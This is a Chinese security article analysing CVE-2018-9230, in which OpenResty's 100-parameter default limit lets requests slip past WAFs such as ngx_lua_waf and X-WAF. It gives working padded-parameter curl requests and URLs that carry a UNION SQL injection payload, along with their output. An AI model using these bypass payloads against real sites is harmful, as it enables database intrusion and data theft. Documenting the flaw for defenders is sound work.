打破基于 OpenResty 的 WEB 安全防护（CVE-2018-9230）- 安全客，安全资讯平台

> OpenResty 通过 ngx.req.get_uri_args、ngx.req.get_post_args 函数进行 uri 参数获取，忽略参数溢出的情况，允许远程攻击者绕过基于 OpenResty 的安全防护，影响多款开源 WAF。

0x00 前言

OpenResty® 是一个基于 Nginx 与 Lua 的高性能 Web 平台，其内部集成了大量精良的 Lua 库、第三方模块以及大多数的依赖项。

OpenResty 官网： https://openresty.org
漏洞编号：CVE-2018-9230
漏洞简介：OpenResty 通过 ngx.req.get_uri_args、ngx.req.get_post_args 函数进行 uri 参数获取，忽略参数溢出的情况，允许远程攻击者绕过基于 OpenResty 的安全防护，影响多款开源 WAF。
影响版本：OpenResty 全版本

0x01 环境搭建

运行环境：CentOS6
源码版本： https://openresty.org/download/openresty-1.13.6.1.tar.gz （官网最新版）

0x02 漏洞详情

A、uri 参数获取

首先看一下官方 API 文档，获取一个 uri 有两个方法：ngx.req.get_uri_args、ngx.req.get_post_args，二者主要的区别是参数来源有区别，ngx.req.get_uri_args 获取 uri 请求参数，ngx.req.get_post_args 获取来自 post 请求内容。

测试用例：

```
`server {
listen 80;
server_name localhost;



location /test {
content_by_lua_block {
local arg = ngx.req.get_uri_args()
for k,v in pairs(arg) do
ngx.say(“[GET] key:”, k, “ v:”, v)
end
ngx.req.read_body()
local arg = ngx.req.get_post_args()
for k,v in pairs(arg) do
ngx.say(“[POST] key:”, k, “ v:”, v)
end
}
}
}
`
```

输出测试：

```
[root@localhost /]# curl '127.0.0.1/test?a=1&b=2' -d 'c=3&d=4'
[GET ] key:b v:2
[GET ] key:a v:1
[POST] key:d v:4
[POST] key:c v:3
```


B、参数大小写

当提交同一参数 id，根据接收参数的顺序进行排序，
可是当参数 id，进行大小写变换，如变形为 Id、iD、ID，则会被当做不同的参数。

```
[root@localhost /]# curl '127.0.0.1/test?id=1&id=2&id=3&id=4'
[GET ] key:id v:1234
[root@localhost /]# curl '127.0.0.1/test?id=1&Id=2&iD=3&ID=4'
[GET ] key:ID v:4
[GET ] key:iD v:3
[GET ] key:Id v:2
[GET ] key:id v:1
```


这里，介绍参数大小写，主要用于进一步构造和理解测试用例。

C、参数溢出


如果当我们不段填充参数，会发生什么情况呢，为此我构造了一个方便用于展示的测试案例，a0-a9，10*10, 共 100 参数
然后第 101 个参数添加 SQL 注入 Payload，我们来看看会发生什么?

测试用例：

```
curl '127.0.0.1/test?
a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&
a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&
a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&
a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&
a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&
a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&
a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&
a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&
a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&
a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&
id=1 union select 1,schema_name,3 from INFORMATION_SCHEMA.schemata
```

输出结果：

可以看到，使用 ngx.req.get_uri_args 获取 uri 请求参数，只获取前 100 个参数，第 101 个参数并没有获取到。继续构造一个 POST 请求，来看一下：



```
[POST] key:a9 v:9999999999
[root@localhost ~]#                                    安全客 ( www.anquanke.com )
```

使用 ngx.req.get_post_args 获取的 post 请求内容，也同样只获取前 100 个参数。

检查这两个函数的文档，出于安全原因默认的限制是 100，它们接受一个可选参数，最多可以告诉它应该解析多少 GET / POST 参数。但只要攻击者构造的参数超过限制数就可以轻易绕过基于 OpenResty 的安全防护，这就存在一个 uri 参数溢出的问题。

综上，通过 ngx.req.get_uri_args、ngx.req.get_post_args 获取 uri 参数，当提交的参数超过限制数（默认限制 100 或可选参数限制），uri 参数溢出，无法获取到限制数以后的参数值，更无法对攻击者构造的参数进行有效安全检测，从而绕过基于 OpenResty 的 WEB 安全防护。

0x03 影响产品

基于 OpenResty 构造的 WEB 安全防护，大多数使用 ngx.req.get_uri_args、ngx.req.get_post_args 获取 uri 参数，即默认限制 100，并没有考虑参数溢出的情况，攻击者可构造超过限制数的参数，轻易的绕过安全防护。

基于 OpenResty 的开源 WAF 如：ngx_lua_waf、X-WAF、Openstar 等，均受影响。


A、ngx_lua_waf


ngx_lua_waf 是一个基于 lua-nginx-module(openresty) 的 web 应用防火墙


github 源码： https://github.com/loveshell/ngx_lua_waf

拦截效果图：

利用参数溢出 Bypass：







```
1 information_schema
1 mysql
1 performance_schema
1 test

SELECT * FROM admin WHERE id = 1 union select 1,schema_name,3 from INFORMATION_SCHEMA.schemata
```

B、X-WAF

X-WAF 是一款适用中、小企业的云 WAF 系统，让中、小企业也可以非常方便地拥有自己的免费云 WAF。
官网： https://waf.xsec.io
github 源码： https://github.com/xsec-lab/x-waf
拦截效果图：

```
http://192.168.8.147/test/sql.php?id=1  union select 1,schema_name,3 from  INFORMATION_SCHEMA.schemata
```

您的IP为: 192.168.8.1
欢迎在遵守白帽子道德准则的情况下进行安全测试。
联系方式：http://xsec.io

利用参数溢出 Bypass：

```
http://192.168.8.147/test/sql.php?
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&
id=1 union  select 1,schema_name,3 from INFORMATION_SCHEMA.schemata
```

```
1 admin
1 information_schema
1 mysql
1 performance_schema
1 test

SELECT * FROM admin WHERE id = 1 union select 1,schema_name,3 from INFORMATION_SCHEMA.schemata
```

参考链接

https://github.com/openresty/openresty/issues/358
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9230
http://wiki.jikexueyuan.com/project/openresty/openresty/get_url_param.html

全文完